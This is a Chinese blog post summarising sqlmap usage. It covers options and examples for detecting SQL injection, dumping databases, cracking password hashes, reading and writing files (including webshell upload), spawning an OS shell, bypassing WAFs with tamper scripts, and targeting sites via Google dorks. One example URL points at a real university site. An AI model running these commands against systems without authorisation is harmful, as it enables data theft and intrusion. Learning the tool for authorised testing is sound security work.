记一份 SQLmap 使用手册小结（一）

前言

一直没有找到关于 sqlmap 注入非常详细的知识点总结，最近在乌云里面发现一篇很好的文章关于 sqlmap 使用的方法

就搬运过来了，再加上一些其它文章的内容，总结而得到的本文。

希望各位大佬轻喷 (QAQ)

本人博客： http://www.cnblogs.com/miraitowa/ (http://www.cnblogs.com/miraitowa/)

1：寻找注入点

GET 方式

```
sqlmap -u "url" //这个URL必须含?
```

POST 方式

```
sqlmap -u http://testasp.vulnweb.com/Login.asp --data "tfUName=1&tfUPass=1"
```

cookie 注入

```
sqlmap -u "url" --cookie "chsadj" --level 2 //这里的URL去掉?及其后的内容，并将它们放在cookie的内容里面
```

tamper 方式

```
sqlmap -u "url" -v 3 --batch --tamper "sac.py"  //temper后面的插件可以去sql安装目录查找
```

自动检测表

```
sqlmap -u http://testasp.vulnweb.com/Login.asp --forms
```

延时两秒

```
Sqlmap –u “url” --delay 2
```

频率 3 次

```
Sqlmap –u “url” --safe-freq 3
```

伪静态

```
Sqlmap -u http://sfl.fzu.edu.cn/index.php/Index/view/id/40.html //在40后面加*
```

查看数据库

```
sqlmap -u "url" --dbs   //查看所有数据库
sqlmap -u "url" --users //查看所有用户
sqlmap -u "url" --current-db //查看当前的数据库
sqlmap -u "url" --current-user //产看当前的用户
sqlmap -u "url" --is-dba //查看是否是最高权限
sqlmap -u "url" --passwords //查看所有密码
sqlmap -u "url" –hostname //查看主机名
sqlmap -u "url" privileges -U username //查看用户权限
sqlmap -u "url" –roles //查看用户角色
```

查看详细内容

```
sqlmap -u "url" --tables -D "database" //database这个数据库的表数据表
sqlmap -u "url" --columns -T "tables" -D "database" //查看tables这个数据表的字段
sqlmap -u "url" --dump "a,b,c" -C "columns" -T "tables" -D "database" //下载内容，后面的-CTDabc都是对下载的数据库表段的约束如果不加就是下载所有
```

执行特殊操作

文件查看

```
sqlmap -u "url" –file-read= //这个读取的文件会存在本地的结果目录，请认真看提示
```

文件写入

```
sqlmap -u "url" --file-write=本地文件路径 --file-dest=网站的绝对路径 //上传webshell用，需要dba权限
```

命令执行

```
sqlmap -u "url" --os-cmd "cmd"  //执行cmd代表的命令，如cd C:/

sqlmap -u "url" --os-shell  //进入数据库自带的shell
```

命令总览

使用 `sqlmap -hh` 可以查看详细的命令说明:

-r 1.txt 对于用post方法提交的，参数不在URL里面的网页，可以先截获数据，保存成文件再用这个参数执行

-l log.txt 可以将代理的日志作为目标去检测[见下图]

-m 1.txt 对于多个URL，可以一排一个写入文件后加载

--force-ssl 对于使用SSL的URL要在后面加上这个参数

--data 对于使用post方法，可以将参数写在data后面

--param-del=""

--cookie="" level 2 对于需要验证才能访问的URL，可以加上cookie值验证，如果要检测cookie是否有注入漏洞，level要高于1

--random-agent 使用随机的user-agent

--user-agent="" level 3 指定user-agent，如要检测它是否有漏洞level要高于2

--header="\n" 指定头信息，如User-Agent:dsacs，大小写敏感，多个用\n分隔

--method=GET POST 设置提交方式，默认一个一个的尝试

--auth-type 如果是基于http的验证，如Basic NTLM Digest，可直接加类型再配合下一个参数使用

--auth-cred "user:pass" 填写账号和密码

--proxy="http:127.0.0.1:8087" 使用代理

--proxy-cred="name:pass" 如果代理要密码的话

--ignore-proxy 强制不使用代理

--delay 请求延迟间隔，单位秒，默认无延迟

--retries 链接失败重试次数3

--timeout 链接超时时间30

--randomize="param" 使用和源参数类型长度一致的参数

sqlmap -l l.log --scope="(www)?\.target\.(com|net|org)" 这是一个正则表达式，是对于log文件里面URL过多时，进行筛选，这里是只要com/net/org结尾的域名

sqlmap -l 2.log --scope="(19)?\.168\.20\.(1|11|111)" 同上，筛选19*.168.20.1/11/111这几个网段的IP

--safe-url="url" 设置正确的URL，因为如果一直尝试错误的URL可能会被服务器拉黑，过几次登下正确的防止这个发生

--safe-freq 10 尝试的与正确的URL的交换频率

--skip-urlencode 有的URL在get方式提交时没编码，就要用这个

--eval=""php代码 这个后面可以跟PHP代码，能够执行

--keep-alive 保持连接会降低资源使用，但是不能与代理兼容

--predict-output　　能够在找到一个信息后缩小检测的范围，不能与--threads兼容

--null-connection　　只看返回文件的大小，不要他的内容与--text-only不兼容

--threads　　最大并发数，默认1，最大不要超过10，盲注时一次返回一个字符【7次请求】

-o　　使用除了--threads的全部的优化参数

-p　　指定参数，使level失效

-skip　　排除不扫描的参数

对于伪静态网页，就在参数后面加*

--dbms　　接数据库管理系统，如MySQL

--os　　接系统，如Linux

--invalid-bignum　　使用大数作为假的值

--invalid-logical　　使用逻辑数作为假的值

--no-cat　　对于接收到的null不自动转换成空格

--no-escape　　不使用逃逸，就是不把'转换成asii码形式

--prefix　　在参数前指定前缀

--suffix　　在参数后指定后缀

--level　　设置检查的等级，默认为1，共5个，可以查看/usr/share/sqlmap/xml/payloads这个文件了解详细的信息

--risk　　设置风险等级，默认是安全的检查，第四等可能会修改数据库内容

--string　　当页面含有这个字符串时为真

--not-string　　当页面不含这个字符串时为真

--regexp　　用正则表达式判断

--code　　当状态代码为*时为真

--text-only　　页面含有*时为真

--titles　　页面标题为*时为真

--techniques

B E U S T　　使用什么检查技术，默认所有，这里分别是基于布尔的盲注，基于错误的判断，联合查询，堆积，基于时间的查询

--time-sec

--union-cols　　联合查询第几列到第几列

--union-char　　用select null,1:2　这种，可能会出错，就讲这个null换成其他数字占位

--second-order　　当注入后在第二个页面显示错误信息，这里就接上显示错误信息的地方

-fingerprint　　指纹信息

--banner　　版本信息


--batch　　按照软件默认设置，自动回答

--count　　计数

-s　　将这个会话保存下次继续

```
-t                  将这些数据保存
--charset               强制设置数据库编码
--crawl                 设置蜘蛛爬行的深度
--csv-del               设置下载的数据的分隔方式，默认是,
--dbms-cred             设置数据库用户
--flush-session             清空以前的会话数据
--fresh-queries             不清空会话，重新查询
--hex                   一16进制编码的方式传输数据
--output-dir                会话输出文件夹
--parse-errors              显示MySQL错误信息
--save                  保存当前配置为文件
-z                  特别的助记方式，后面接的只要是独一无二的企鹅存在的就可以用，如user-agent可以用ueraet.
--answers               这个可以对一些特定的问题作出回答，在自动化注入中用
--check-waf             检查是否含有waf等
--identify-waf              彻底的检查waf等的信息
--smart         当有大量目标时，这个就只检查基于错误的注入点
--mobile        模拟智能手机去扫描
--wizard        向导模式
--purge-out     清除输出内容
```

使用 `-l` 参数时，这样设置 `burpsuite`：



(https://i.imgur.com/ons5tjR.png)

注入判断

当给 `sqlmap` 这么一个 `url` 的时候，它会：

1．判断可注入的参数

2．判断可以用那种SQL注入技术来注入

3．识别出哪种数据库

4．根据用户选择，读取哪些数据

`sqlmap` 支持五种不同的注入模式：

1．基于布尔的盲注，即可以根据返回页面判断条件（真\|假）的注入。

2．基于时间的盲注，即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行（即页面返回时间是否增加）来判断。

3．基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中。

4．联合查询注入，可以使用union的情况下的注入。

5．堆查询注入，可以同时执行多条语句的执行时的注入。（使用;分隔开多条语句，最为灵活，可以自己构造select（含）外的其他语句）

`sqlmap` 支持的数据库管理系统有：

```
MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2,
SQLite, Firebird, Sybase和SAP MaxDB
```

可以提供一个简单的 `URL，Burp` 或 `WebScarab` 请求日志文件，文本文档中的完整 `http` 请求或者 `Google` 的搜索，匹配出结果页面，

也可以自己定义一个正则来判断那个地址去测试。

测试 `GET` 参数， `POST` 参数， `HTTP Cookie` 参数， `HTTP User-Agent` 头和 `HTTP Referer` 头来确认是否有 `SQL` 注入，

它也可以指定用逗号分隔的列表的具体参数来测试。可以设定 `HTTP(S)` 请求的并发数，来提高盲注时的效率。

用来连接数据库

这是一个比较实用的功能，用来连接数据库格式为

(https://i.imgur.com/5q64JBT.png)

设置显示信息的详细度：

设置显示信息的详细度：

使用 `-v` 参数，共有 `七` 个等级：

0. 只显示python错误以及严重的信息。

1. 同时显示基本信息和警告信息。（默认）

2. 同时显示debug信息。

3. 同时显示注入的payload。

4. 同时显示HTTP请求。

5. 同时显示HTTP响应头。

6. 同时显示HTTP响应页面。

可以通过学习 `sqlmap` 的 `payload` 来学习 `sql` 注入，这时需要使用 3 级。

获取目标方式

目标 URL

参数： `-u` 或者 `–url`

格式： `http(s)://targeturl[:port]/[…]`

例如： `python sqlmap.py -u "http://www.target.com/vuln.php?id=1" -f --banner --dbs --users`

从 `Burp` 或者 `WebScarab` 代理中获取日志

参数：`-l`

可以直接吧`Burp proxy`或者`WebScarab proxy`中的日志直接倒出来交给`sqlmap`来一个一个检测是否有注入。

从文本中获取多个目标扫描

参数：`-m`

文件中保存`url`格式如下，`sqlmap`会一个一个检测

```
www.target1.com/vuln1.php?q=foobar

www.target2.com/vuln2.asp?id=1

www.target3.com/vuln3/id/1*
```

从文件中加载 HTTP 请求

参数：`-r`

`sqlmap`可以从一个文本文件中获取`HTTP`请求，这样就可以跳过设置一些其他参数（比如`cookie，POST`数据，等等）。

比如文本文件内如下：

```
POST /vuln.php HTTP/1.1

Host: www.target.com

User-Agent: Mozilla/4.0

id=1
```

当请求是 HTTPS 的时候你需要配合这个 `--force-ssl` 参数来使用，或者你可以在 Host 头后面加上: `443`

处理 Google 的搜索结果

参数： `-g`

`sqlmap` 可以测试注入 `Google` 的搜索结果中的 `GET` 参数（只获取前 `100` 个结果）。

例子：

```
python sqlmap.py -g "inurl:\".php?id=1\""
```

此外可以使用 - c 参数加载 sqlmap.conf 文件里面的相关配置。

请求

http 数据

参数： `--data`

此参数是把数据以 `POST` 方式提交， `sqlmap` 会像检测 GET 参数一样检测 `POST` 的参数。

例子：

```
python sqlmap.py -u "http://www.target.com/vuln.php" --data="id=1" -f --banner --dbs --users
```

参数拆分字符

参数： `--param-del`

参数：`--param-del`

当 `GET` 或 `POST` 的数据需要用其他字符分割测试参数的时候需要用到此参数（默认是 &）。

例子：

```
python sqlmap.py -u "http://www.target.com/vuln.php" --data="query=foobar;id=1"
--param-del=";" -f --banner --dbs --users
```

HTTP cookie 头

参数：`-cookie,-load-cookies,-drop-set-cookie`

这个参数在以下两个方面很有用：

1. web 应用需要登陆的时候。
2. 你想要在这些头参数中测试 SQL 注入时。

可以通过抓包把 `cookie` 获取到，复制出来，然后加到 `-cookie` 参数里。

在 `HTTP` 请求中，遇到 `Set-Cookie` 的话， `sqlmap` 会自动获取并且在以后的请求中加入，并且会尝试 `SQL` 注入。

如果你不想接受 `Set-Cookie` 可以使用 `-drop-set-cookie` 参数来拒接。

当你使用 `-cookie` 参数时，当返回一个 `Set-Cookie` 头的时候， `sqlmap` 会询问你用哪个 `cookie` 来继续接下来的请求。

当 `-level` 的参数设定为 2 或者 2 以上的时候， `sqlmap` 会尝试注入 `Cookie` 参数。

HTTP User-Agent 头

参数：`-user-agent,-random-agent`

默认情况下 `sqlmap` 的 `HTTP` 请求头中 `User-Agen` t 值是：

```
sqlmap/1.0-dev-xxxxxxx (http://sqlmap.org)
```

（这可能直接会被过滤掉或是触发警报，可以使用真实浏览器的 `useragent` ，百度一下就有了）

可以使用 `-user-anget` 参数来修改，同时也可以使用 `-random-agnet` 参数来随机的从 `./txt/user-agents.txt` 中获取。

当 `-level` 参数设定为 3 或者 3 以上的时候，会尝试对 `User-Angent` 进行注入。

HTTP Referer 头

参数：`-referer`

`sqlmap` 可以在请求中伪造 HTTP 中的 `referer` ，当 `-level` 参数设定为 3 或者 3 以上的时候会尝试对 referer 注入。

额外的 HTTP 头

参数：`-headers`

可以通过 `-headers` 参数来增加额外的 http 头

HTTP 认证保护

参数：`-auth-type,-auth-cred`

这些参数可以用来登陆 HTTP 的认证保护支持三种方式：

这些参数可以用来登陆 HTTP 的认证保护支持三种方式：

1. Basic
2. Digest
3. NTLM

例子：

```
python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/basic/get_int.php?id=1"
--auth-type Basic --auth-cred "testuser:testpass"
```

HTTP 协议的证书认证

参数： `--auth-cert`

当 Web 服务器需要客户端证书进行身份验证时，需要提供两个文件: `key_file，cert_file` 。

`key_file` 是格式为 PEM 文件，包含着你的私钥， `cert_file` 是格式为 `PEM` 的连接文件。

HTTP(S) 代理

参数： `--proxy,--proxy-cred` 和 `--ignore-proxy`

使用 `--proxy` 代理是格式为： `http://url:port。`

当 `HTTP(S)` 代理需要认证是可以使用 `--proxy-cred` 参数： `username:password` 。

`--ignore-proxy` 拒绝使用本地局域网的 `HTTP(S)` 代理。

HTTP 请求延迟

参数：`--delay`

可以设定两个 `HTTP(S)` 请求间的延迟，设定为 0.5 的时候是半秒，默认是没有延迟的。

设定超时时间

参数：`--timeout`

可以设定一个 `HTTP(S)` 请求超过多久判定为超时， `10.5` 表示 `10.5` 秒，默认是 `30` 秒。

设定重试超时

参数：`--retries`

当 `HTTP(S)` 超时时，可以设定重新尝试连接次数，默认是 3 次。

设定随机改变的参数值

参数：`--randomize`

可以设定某一个参数值在每一次请求中随机的变化，长度和类型会与提供的初始值一样。

利用正则过滤目标网址

参数：`**--scope**`

例如：

```
python sqlmap.py -l burp.log --scope="(www)?\.target\.(com\|net\|org)"
```

避免过多的错误请求被屏蔽

参数：`-safe-url,-safe-freq`

有的 web 应用程序会在你多次访问错误的请求时屏蔽掉你以后的所有请求，这样在 sqlmap 进行探测或者注入的时候可能造成错误请求而触发这个策略，导致以后无法进行。

绕过这个策略有两种方式：

1. `--safe-url`：提供一个安全不错误的连接，每隔一段时间都会去访问一下。
2. `--safe-freq`：提供一个安全不错误的连接，一段频率后会访问一次。

关掉 URL 参数值编码

参数：`-skip-urlencode`

根据参数位置，他的值默认将会被 URL 编码，但是有些时候后端的 web 服务器不遵守 RFC 标准，只接受不经过 `URL` 编码的值，这时候就需要用 `-skip-urlencode` 参数。

每次请求时候执行自定义的 python 代码

参数：`-eval`

在有些时候，需要根据某个参数的变化，而修改另个一参数，才能形成正常的请求，这时可以用–eval 参数在每次请求时根据所写 python 代码做完修改后请求。

例子：

```
python sqlmap.py -u
"http://www.target.com/vuln.php?id=1&hash=c4ca4238a0b923820dcc509a6f75849b"
```

```
--eval="import hashlib;hash=hashlib.md5(id).hexdigest()"
```

上面的请求就是每次请求时根据 id 参数值，做一次 `md5` 后作为 `hash` 参数的值。

注入

测试参数

参数：`-p`

如：`-p “id,user-anget”`

指定要跳过测试的参数

参数：`–skip`

如：`–skip=”user-angent.referer”`

对于伪静态链接，可以在想测试的参数后面加 *，它会测试那个指定的参数

例如：

```
python sqlmap.py -u "http://targeturl/param1/value1\*/param2/value2/"
```

指定数据库

参数：`–dbms`

不指定会自动探测，如果知道最好指定

```
MySQL、Oracle、PostgreSQL、Microsoft SQL Server、Microsoft
```

`Access、SQLite、Firebird、Sybase、SAP MaxDB、DB2`

指定服务器系统

参数：`-os`

不指定会自动探测，支持的有：`Linux、Windows`。

指定无效的大数字

参数：`-invalid-bignum`

当你想指定一个报错的数值时，可以使用这个参数，例如默认情况系`id=13，sqlmap`会变成`id=-13`来报错，你可以指定比如`id=9999999`来报错。

指定无效的逻辑

参数：`-invalid-logical`

原因同上，可以指定`id=13`把原来的`id=-13`的报错改成`id=13 AND 18=19`。

注入 payload

参数：`-prefix,-suffix`

在有些环境中，需要在注入的`payload`的前面或者后面加一些字符，来保证`payload`的正常执行。

例如，代码中是这样调用数据库的：

```
$query = "SELECT * FROM users WHERE id=('" . $_GET['id'] . "') LIMIT 0, 1";
```

这时你就需要 `-prefix` 和 `-suffix` 参数了：

```
python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_str_brackets.php?id=1" -p id --prefix
"')" --suffix "AND ('abc'='abc"
```

这样执行的 SQL 语句变成：

```
$query = "SELECT * FROM users WHERE id=('1') <PAYLOAD> AND ('abc'='abc')
LIMIT 0, 1";
```

修改注入的数据

参数： `-tamper`

`sqlmap` 除了使用 `CHAR()` 函数来防止出现单引号之外没有对注入的数据修改，你可以使用 `-tamper` 参数对数据做修改来绕过 WAF 等设备。
下面是一个 `tamper` 脚本的格式：

```
# Needed imports
from lib.core.enums import PRIORITY
# Define which is the order of application of tamper scripts against
# the payload
__priority__ = PRIORITY.NORMAL
def tamper(payload):
'''
Description of your tamper script
'''
retVal = payload
# your code to tamper the original payload
# return the tampered payload
```

```
return retVal
```

可以查看 `tamper/` 目录下的有哪些可用的脚本

例如：

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_int.php?id=1" --tamper tamper/betwee
n.py,tamper/randomcase.py,tamper/space2comment.py -v 3

[hh:mm:03] [DEBUG] cleaning up configuration parameters
[hh:mm:03] [INFO] loading tamper script 'between'
[hh:mm:03] [INFO] loading tamper script 'randomcase'
[hh:mm:03] [INFO] loading tamper script 'space2comment'
[...]
[hh:mm:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[hh:mm:04] [PAYLOAD] 1)/**/And/**/1369=7706/**/And/**/(4092=4092
[hh:mm:04] [PAYLOAD] 1)/**/AND/**/9267=9267/**/AND/**/(4057=4057
[hh:mm:04] [PAYLOAD] 1/**/AnD/**/950=7041
[...]
[hh:mm:04] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[hh:mm:04] [PAYLOAD] 1/**/anD/**/(SELeCt/**/9921/**/fROm(SELeCt/**/counT(*),CONCAT(cHar(
58,117,113,107,58),(SELeCt/**/(case/**/whEN/**/(9921=9921)/**/THeN/**/1/**/elsE/**/0/**/
ENd)),cHar(58,106,104,104,58),FLOOR(RanD(0)*2))x/**/fROm/**/information_schema.tables/**/
group/**/bY/**/x)a)
[hh:mm:04] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING
clause' injectable
[...]
```

探测

探测等级

参数：`-level`

共有五个等级，默认为 `1，sqlmap` 使用的 `payload` 可以在 `xml/payloads.xml` 中看到，你也可以根据相应的格式添加自己的 `payload` 。

这个参数不仅影响使用哪些 `payload` 同时也会影响测试的注入点， `GET` 和 `POST` 的数据都会测试， `HTTP Cookie` 在 `level` 为 2 的时候

就会测试， `HTTP User-Agent/Referer` 头在 `level` 为 3 的时候就会测试。

总之在你不确定哪个 `payload` 或者参数为注入点的时候，为了保证全面性，建议使用高的 `level` 值。

风险等级

参数： `–risk`

共有四个风险等级，默认是 1 会测试大部分的测试语句，2 会增加基于事件的测试语句，3 会增加 OR 语句的 SQL 注入测试。

在有些时候，例如在 UPDATE 的语句中，注入一个 OR 的测试语句，可能导致更新的整个表，可能造成很大的风险。

测试的语句同样可以在 `xml/payloads.xml` 中找到，你也可以自行添加 `payload` 。

页面比较

参数： `–string,–not-string,–regexp,–code`

默认情况下 sqlmap 通过判断返回页面的不同来判断真假，但有时候这会产生误差，因为有的页面在每次刷新的时候都会返回不同的代码，

比如页面当中包含一个动态的广告或者其他内容，这会导致 sqlmap 的误判。此时用户可以提供一个字符串或者一段正则匹配，

在原始页面与真条件下的页面都存在的字符串，而错误页面中不存在（使用–string 参数添加字符串，–regexp 添加正则），

同时用户可以提供一段字符串在原始页面与真条件下的页面都不存在的字符串，而错误页面中存在的字符串（–not-string 添加）。

用户也可以提供真与假条件返回的 HTTP 状态码不一样来注入，例如，响应 200 的时候为真，响应 401 的时候为假，可以添加参数–code=200。

参数：`-text-only,-titles`

有些时候用户知道真条件下的返回页面与假条件下返回页面是不同位置在哪里可以使用–text-only（HTTP 响应体中不同）–titles（HTML 的 title 标签中不同）。

注入技术

测试是否是注入

参数：`-technique`

这个参数可以指定 `sqlmap` 使用的探测技术，默认情况下会测试所有的方式。

支持的探测方式如下：

```
B: Boolean-based blind SQL injection（布尔型注入）

E: Error-based SQL injection（报错型注入）

U: UNION query SQL injection（可联合查询注入）

S: Stacked queries SQL injection（可多语句查询注入）

T: Time-based blind SQL injection（基于时间延迟注入）
```

设定延迟注入的时间

参数：`–time-sec`

当使用继续时间的盲注时，时刻使用 `–time-sec` 参数设定延时时间，默认是 5 秒。

设定 UNION 查询字段数

参数：`–union-cols`

默认情况下 sqlmap 测试 UNION 查询注入会测试 1-10 个字段数，当–level 为 5 的时候他会增加测试到 50 个字段数。

设定 `–union-cols` 的值应该是一段整数，如：12-16，是测试 12-16 个字段数。

设定 UNION 查询使用的字符

参数：`–union-char`

参数：`--union-char`

默认情况下 `sqlmap` 针对 `UNION` 查询的注入会使用 NULL 字符，但是有些情况下会造成页面返回失败，而一个随机整数是成功的，

这是你可以用 `--union-char` 只定 UNION 查询的字符。

二阶 SQL 注入

参数：`--second-order`

有些时候注入点输入的数据看返回结果的时候并不是当前的页面，而是另外的一个页面，这时候就需要你指定到哪个页面获取响应判断真假。

`--second-order` 后面跟一个判断页面的 URL 地址。

列数据

参数：`-b,--banner`

大多数的数据库系统都有一个函数可以返回数据库的版本号，通常这个函数是 version() 或者变量 @@version 这主要取决与是什么数据库。

用户

参数：`--current-user`

在大多数据库中可以获取到管理数据的用户。

当前数据库

参数：`--current-db`

参数：`--current-db`

返还当前连接的数据库。

当前用户是否为管理用

参数：`--is-dba`

判断当前的用户是否为管理，是的话会返回 True。

列数据库管理用户

参数：`--users`

当前用户有权限读取包含所有用户的表的权限时，就可以列出所有管理用户。

列出并破解数据库用户的 hash

参数：`--passwords`

当前用户有权限读取包含用户密码的彪的权限时，sqlmap 会现列举出用户，然后列出 hash，并尝试破解。

```
$ python sqlmap.py -u "http://********/sqlmap/pgsql/get_int.php?id=1" --passwords -v 1
[...]
back-end DBMS: PostgreSQL
[hh:mm:38] [INFO] fetching database users password hashes
do you want to use dictionary attack on retrieved password hashes? [Y/n/q] y
[hh:mm:42] [INFO] using hash method: 'postgres_passwd'
what's the dictionary's location? [/software/sqlmap/txt/wordlist.txt]
[hh:mm:46] [INFO] loading dictionary from: '/software/sqlmap/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N] n
[hh:mm:48] [INFO] starting dictionary attack (postgres_passwd)
[hh:mm:49] [INFO] found: 'testpass' for user: 'testuser'
[hh:mm:50] [INFO] found: 'testpass' for user: 'postgres'
database management system users password hashes:
[*] postgres [1]:
password hash: md5d7d880f96044b72d0bba108ace96d1e4
clear-text password: testpass
[*] testuser [1]:
password hash: md599e5ea7a6f7c3269995cba3927fd0093
clear-text password: testpass
```

可以看到 sqlmap 不仅勒出数据库的用户跟密码，同时也识别出是 PostgreSQL 数据库，并询问用户是否采用字典爆破的方式进行破解，

这个爆破已经支持 `Oracle` 和 `Microsoft SQL Server` 。

也可以提供 - U 参数来指定爆破哪个用户的 `hash` 。

列出数据库管理员权限

参数：`-privileges`

当前用户有权限读取包含所有用户的表的权限时，很可能列举出每个用户的权限，sqlmap 将会告诉你哪个是数据库的超级管理员。

也可以用 - U 参数指定你想看哪个用户的权限。

列出数据库管理员角色

参数：`-roles`

当前用户有权限读取包含所有用户的表的权限时，很可能列举出每个用户的角色，也可以用 - U 参数指定你想看哪个用户的角色。

仅适用于当前数据库是 `Oracle` 的时候。

列出数据库系统的数据库

参数：`-dbs`

当前用户有权限读取包含所有数据库列表信息的表中的时候，即可列出所有的数据库。

列举数据库表

参数：`-tables,-exclude-sysdbs,-D`

当前用户有权限读取包含所有数据库表信息的表中的时候，即可列出一个特定数据的所有表。

```
sqlmap -u "http://192.168.163.138/mutillidae/index.php?page=user-info.php&username=111&password=1212
3&user-info-php-submit-button=View+Account+Details"
--tables -D dvwa
```

如果你不提供 - D 参数来列指定的一个数据的时候，sqlmap 会列出数据库所有库的所有表。

–exclude-sysdbs 参数是指包含了所有的系统数据库。

需要注意的是在 Oracle 中你需要提供的是 TABLESPACE_NAME 而不是数据库名称。

列举数据库表中的字段

参数：`–columns,-C,-T,-D`

当前用户有权限读取包含所有数据库表信息的表中的时候，即可列出指定数据库表中的字段，同时也会列出字段的数据类型。

如果没有使用 - D 参数指定数据库时，默认会使用当前数据库。

```
$ python sqlmap.py -u "http://*******/sqlmap/sqlite/get_int.php?id=1" --columns -D testdb -T users -
C name
[...]
Database: SQLite_masterdb
Table: users
[3 columns]
+---------+---------+
| Column  | Type|
+---------+---------+
| id  | INTEGER |
| name| TEXT|
| surname | TEXT|
+---------+---------+
```

列举数据库系统的架构

参数：`–schema,–exclude-sysdbs`

用户可以用此参数获取数据库的架构，包含所有的数据库，表和字段，以及各自的类型。

加上 `-exclude-sysdbs` 参数，将不会获取数据库自带的系统库内容。

MySQL 例子：

```
$ python sqlmap.py -u "http://*******/sqlmap/mysql/get_int.php?id=1" --schema --batch --exclude-sysd
bs
[...]
Database: owasp10
Table: accounts
[4 columns]
+-------------+---------+
| Column  | Type|
+-------------+---------+
| cid | int(11) |
| mysignature | text|
| password| text|
| username| text|
+-------------+---------+

Database: owasp10
Table: blogs_table
[4 columns]
+--------------+----------+
| Column   | Type |
+--------------+----------+
| date | datetime |
| blogger_name | text |
| cid  | int(11)  |
| comment  | text |
+--------------+----------+

Database: owasp10
Table: hitlog
[6 columns]
+----------+----------+
| Column   | Type |
+----------+----------+
```

```
| date | datetime |
| browser  | text |
| cid  | int(11)  |
| hostname | text |
| ip   | text |
| referer  | text |
+----------+----------+

Database: testdb
Table: users
[3 columns]
+---------+--------------+
| Column  | Type  |
+---------+--------------+
| id  | int(11)   |
| name| varchar(500)  |
| surname | varchar(1000) |
+---------+--------------+
[...]
```

获取表中数据个数

参数：`--count`

有时候用户只想获取表中的数据个数而不是具体的内容，那么就可以使用这个参数。

列举一个`Microsoft SQL Server`例子：

```
$ python sqlmap.py -u "http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1" --count -D testdb
[...]
Database: testdb
+---------------+---------+
| Table  | Entries |
+---------------+---------+
| dbo.users  | 4   |
```

```
| dbo.users_blob | 2   |
+----------------+---------+
```

获取整个表的数据

参数：`-dump,-C,-T,-D,-start,-stop,-first,-last`

如果当前管理员有权限读取数据库其中的一个表的话，那么就能获取真个表的所有内容。

使用 `-D,-T` 参数指定想要获取哪个库的哪个表，不使用 - D 参数时，默认使用当前库。

列举一个 `Firebird` 的例子：

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/firebird/get_int.php?id=1" --dump -T users
[...]
Database: Firebird_masterdb
Table: USERS
[4 entries]
+----+--------+------------+
| ID | NAME   | SURNAME|
+----+--------+------------+
| 1  | luther | blisset|
| 2  | fluffy | bunny  |
| 3  | wu | ming   |
| 4  | NULL   | nameisnull |
+----+--------+------------+
```

可以获取指定库中的所有表的内容，只用 `-dump` 跟 `-D` 参数（不使用 - T 与 - C 参数）。

